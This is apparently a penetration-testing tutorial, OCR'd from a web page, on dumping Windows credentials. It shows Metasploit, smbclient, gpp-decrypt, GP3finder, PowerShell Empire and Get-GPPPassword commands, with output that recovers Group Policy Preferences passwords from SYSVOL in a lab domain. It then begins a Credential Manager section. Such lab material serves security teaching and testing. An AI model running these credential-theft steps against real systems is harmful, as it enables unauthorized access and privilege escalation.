


```
msf > use post/windows/gather/credentials/gpp
msf post(windows/gather/credentials/gpp) > set session 1
session => 1
msf post(windows/gather/credentials/gpp) > exploit

[*] Checking for group policy history objects...
[+] Cached Group Policy folder found locally
[*] Checking for SYSVOL locally...
[+] SYSVOL Group Policy Files found locally
[*] Enumerating Domains on the Network...
[-] ERROR_NO_BROWSER_SERVERS_FOUND
[*] Searching for Group Policy XML Files...
[*] Parsing file: C:\ProgramData\Microsoft\Group Policy\History\{EE416E94-73
[+] Group Policy Credential Info
============================

 Name                 Value
 ----                 -----
 TYPE                 Groups.xml
 USERNAME             raaz
 PASSWORD             abcd@123
 DOMAIN CONTROLLER    Microsoft
 DOMAIN               History
 CHANGED              2018-12-27 09:21:06
 NEVER_EXPIRES?       0
 DISABLED             0

[+] XML file saved to: /root/.msf4/loot/20181227042750_default_192.168.1.103

[*] Parsing file: C:\Windows\SYSVOL\sysvol\pentest.local\Policies\{EE416E94-
[+] Group Policy Credential Info
============================

 Name                 Value
 ----                 -----
 TYPE                 Groups.xml
 USERNAME             raaz
 PASSWORD             abcd@123
 DOMAIN CONTROLLER    SYSVOL
 DOMAIN               pentest.local
 CHANGED              2018-12-27 09:21:06
 NEVER_EXPIRES?       0
 DISABLED             0

[+] XML file saved to: /root/.msf4/loot/20181227042750_default_192.168.1.103
```

Gpp-Decrypt


Another method is to connect with the target's machine via SMB and try to access /SYSVOL with the help of smbclient. Therefore execute its command to access the shared directory via an authorized account and then move to the following path to get Group.xml file:*SYSVOL\sysvol\Pentes.Local\Policies\{ EE416E94-7362-4587-9CEC-651656DB7538}\Machine\Preferences\Groups\Groups.xml*

```
smbclient //192.168.1.103/SYSVOL -U raj
```



```
root@kali:~# smbclient //192.168.1.103/SYSVOL -U raj
Enter WORKGROUP\raj's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Aug 24 12:44:44 2018
  ..                                  D        0  Fri Aug 24 12:44:44 2018
  pentest.local                       D        0  Fri Aug 24 12:44:44 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \> cd pentest.local
smb: \pentest.local\> ls
  .                                   D        0  Fri Aug 24 12:49:35 2018
  ..                                  D        0  Fri Aug 24 12:49:35 2018
  DfsrPrivate                       DHS        0  Fri Aug 24 12:49:35 2018
  Policies                            D        0  Thu Dec 27 02:56:47 2018
  scripts                             D        0  Fri Aug 24 12:44:44 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\> cd Policies
smb: \pentest.local\Policies\> ls
  .                                   D        0  Thu Dec 27 02:56:47 2018
  ..                                  D        0  Thu Dec 27 02:56:47 2018
  {EE416E94-7362-45B7-9CEC-651656DB753B}      D        0  Thu Dec 27 04:21:00 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\Policies\> cd {EE416E94-7362-45B7-9CEC-651656DB753B}
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  GPT.INI                             A       59  Thu Dec 27 04:21:06 2018
  Group Policy                        D        0  Thu Dec 27 04:21:00 2018
  Machine                             D        0  Thu Dec 27 04:21:00 2018
  User                                D        0  Thu Dec 27 03:15:36 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\> cd Machine
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  Preferences                         D        0  Thu Dec 27 04:21:00 2018

                10485247 blocks of size 4096. 7868202 blocks available
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\> cd Preferences
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  Groups                              D        0  Thu Dec 27 04:21:00 2018
```

As you can observe, we have successfully transfer Group.xml to our local machine. As this file holds cpassword, so now we need to decrypt it.




```
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\> cd Groups
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\> ls
  .                                   D        0  Thu Dec 27 04:21:00 2018
  ..                                  D        0  Thu Dec 27 04:21:00 2018
  Groups.xml                          A      455  Thu Dec 27 04:21:06 2018

                10485247 blocks of size 4096. 7869700 blocks available
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\> get
 Groups.xml
getting file \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Grou
ps\Groups.xml of size 455 as Groups.xml (444.3 KiloBytes/sec) (average 444.3 KiloBytes/sec)
smb: \pentest.local\Policies\{EE416E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\> exi
t
root@kali:~# cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98
BA1D1}" name="raaz" image="0" changed="2018-12-27 09:21:06" uid="{E53E6777-6356-49EF-8545-D914FEB44B
3E}"><Properties action="C" fullName="raaz" description="" cpassword="qRI/NPQtItGsMjwMkhF7ZDvK6n9KlO
hBZ/XShO2IZ80" changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" userName="raaz"/></Use
r>
</Groups>
```

For decryption, we use “**gpp-decrypt**” which is embedded in a simple ruby script in Kali Linux which decrypts a given GPP encrypted string.

Once you got access to Group.xml file, you can decrypt cpassword with the help of the following syntax:

```
gpp-decrypt <encrypted cpassword >

gpp-decrypt qRI/NPQtItGsMjwMkhF7ZDvK6n9Kl0hBZ/XSh02IZ80
```

As a result, it dumps the password in plain text as shown below.



```
root@kali:~# gpp-decrypt qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
abcd@123
```


GP3finder

This is another script written in python for decrypting the cpassword and you can download this tool from here.

Once you got access to Group.xml file, you can decrypt cpassword with the help of the following syntax:

```
gpp-decrypt <encrypted cpassword >

gp3finder.exe -D
```

As a result, it dumps the password in plain text as shown below.



```
C:\Users\raj\Downloads>gp3finder.exe -D qRI/NPQtItGsMjwMkhF7ZDvK6n9KlOhBZ/XShO2IZ80

    Group Policy Preference Password Finder (GP3Finder) $Revision: 4.0 $
    Copyright (C) 2015  Oliver Morton (Sec-1 Ltd)
    This program comes with ABSOLUTELY NO WARRANTY.
    This is free software, and you are welcome to redistribute it
    under certain conditions. See GPLv2 License.

abcd@123

C:\Users\raj\Downloads>
```


PowerShell Empire

This another framework just like Metasploit where you need to access a low privilege shell. once you exploit the target machine then use privesc/gpp module to extract the password from inside Group.xml file.

This module Retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences.

```
agents

usemodule privesc/gpp

execute
```

As a result, it dumps the password in plain text as shown below.




```
(Empire: agents) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username                Process            PID
 ----     -- -----------     ------------      --------                -------            ---
 NH4ZCXD6 ps 192.168.1.125   WIN-VMQ3LKM6BL5   *PENTEST\administrator  powershell         2440

(Empire: agents) > interact NH4ZCXD6
(Empire: NH4ZCXD6) > usemodule privesc/gpp
(Empire: powershell/privesc/gpp) > execute
[*] Tasked NH4ZCXD6 to run TASK_CMD_JOB
[*] Agent NH4ZCXD6 tasked with task ID 2
[*] Tasked agent NH4ZCXD6 to run module powershell/privesc/gpp
(Empire: powershell/privesc/gpp) > [*] Agent NH4ZCXD6 returned results.
Job started: 2YHXZP
[*] Valid results returned by 192.168.1.125
[*] Agent NH4ZCXD6 returned results.


NewName   : [BLANK]
Changed   : {2018-12-27 09:21:06}
Passwords : {abcd@123}
UserNames : {raaz}
File      : \\WIN-VMQ3LKM6BL5.pentest.local\SYSVOL\pentest.local\Policies\{EE416
            E94-7362-45B7-9CEC-651656DB753B}\Machine\Preferences\Groups\Groups.x
            ml
```

Windows Powershell

There is another method to retrieves the plaintext password and other information for accounts pushed through Group Policy Preferences locally with the help of power split "Get-GPPaswword". You can download the module from here, it is a Powershell script which you need Get-GPPPassword searches a domain controller for groups.xml, scheduledtasks.xml, services.xml and datasources.xml and returns plaintext passwords.
Now run the following command in the PowerShell:

```
Import-Module .\Get-GPPPassword.ps1
Get-GPPPassword
```

As a result, you can observe that it has dumped the saved password from inside group.xml file.




```
PS C:\Users\Administrator\Desktop> Import-Module .\Get-GPPPassword.ps1
PS C:\Users\Administrator\Desktop> Get-GPPPassword

Changed   : {2020-03-30 13:42:47}
UserNames : {pentest}
NewName   : [BLANK]
Passwords : {rajchandel123}
File      : \\IGNITE.LOCAL\SYSVOL\ignite.local\Policies\{39B722C4-C0EC-49B6-A01D-FE3CE9644F50}\Machine\Preferences\Grou
            ps\Groups.xml


PS C:\Users\Administrator\Desktop> _
```

Credential Dumping: Windows Credential Manager

Credential Dumping: Windows Credential Manager


Accessing Credential Manager

To access credential manager, you can simply search it up in the start menu or you can access it bu two of the following methods:
You can open **control panel > user accounts > credential manager**
You can also access it through the command line with the command **vaultcmd** and its parameters.
When you connect to another system in the network using any method like in the following image:


Run
Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.
OK
Cancel
Browse...

Open: \\192.168.1.104

And while connecting when you provide the password and store it for later use too then these credentials are saved in credential manager.



Enter your credentials to connect to: 192.168.1.104


raj

●●●

☑ Remember my credentials

The user name or password is incorrect.


Irrespective of the website and its security, when you save any password in the edge or any other application such as skype or outlook, it's password too gets saved in credential manager. For instance, we have stored Gmail's password in our practice as shown in the image below:



https://mail.google.com/mail/u/0/

Let Microsoft Edge save and fill your password for this site next time?
More info


You can confirm from the following image that the password is indeed saved.



Saved passwords

google.com
ignitetechnologies26@gmail.com

And now, when you access credential manager, using any method, you will find that in the windows credentials tab all the system, network passwords are stored.



Credential Manager

« User Accounts › Credential Manager

Search Control Panel

Control Panel Home

Manage your credentials

View and delete your saved logon information for websites, connected applications and networks.

Web Credentials

Windows Credentials

Back up Credentials Restore Credentials

Windows Credentials — Add a Windows credential

192.168.1.101	Modified: 3/23/2020
192.168.1.104	Modified: 3/25/2020
TERMSRV/192.168.152.129	Modified: 2/25/2020

Certificate-Based Credentials — Add a certificate-based credential

No certificates.

